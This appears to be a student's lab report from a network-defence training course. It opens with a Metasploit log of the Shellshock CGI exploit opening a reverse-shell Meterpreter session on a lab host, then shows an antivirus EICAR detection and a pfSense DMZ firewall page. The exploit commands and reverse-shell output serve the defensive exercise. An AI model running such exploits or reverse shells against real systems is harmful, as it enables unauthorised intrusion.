msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:33954) at 2024-04-16 16:13:57 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed.  Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file discovered by Windows Virus and threat protection**.



Defending the Network from a Simulated Attack (3e)
vWorkstation
2024-04-16 18:46:02
Udo Udo Williams

Windows Security

Scan options

Run a quick, full, custom, or Windows Defender Offline scan.

Threats found. Start the recommended actions.

Virus:DOS/EICAR_Test_File — Severe
4/16/2024 4:45 PM (Active)

Start actions


Threat history

○ Quick scan

Checks folders in your system where threats are commonly found.

Part 2: Harden the Network Perimeter

Make a screen capture showing the **updated firewall rules on the DMZ interface**.


Infection Monkey Island Server
pfSense.securelabsondemand.co
Not secure | 172.30.0.1/firewall_rules.php?if=opt1
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
Floating
WAN
LAN
DMZ
Add
Add
Delete
Save
Separator

Defending the Network from a Simulated Attack (3e)
vWorkstation
2024-04-16 19:05:58
Udo Udo Williams

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / DMZ

Rules (Drag to Change Order)

□	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions

No rules are currently defined for this interface
All incoming connections on this interface will be blocked until pass rules are added. Click the button to add a new rule.

pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

5:05 PM
4/16/2024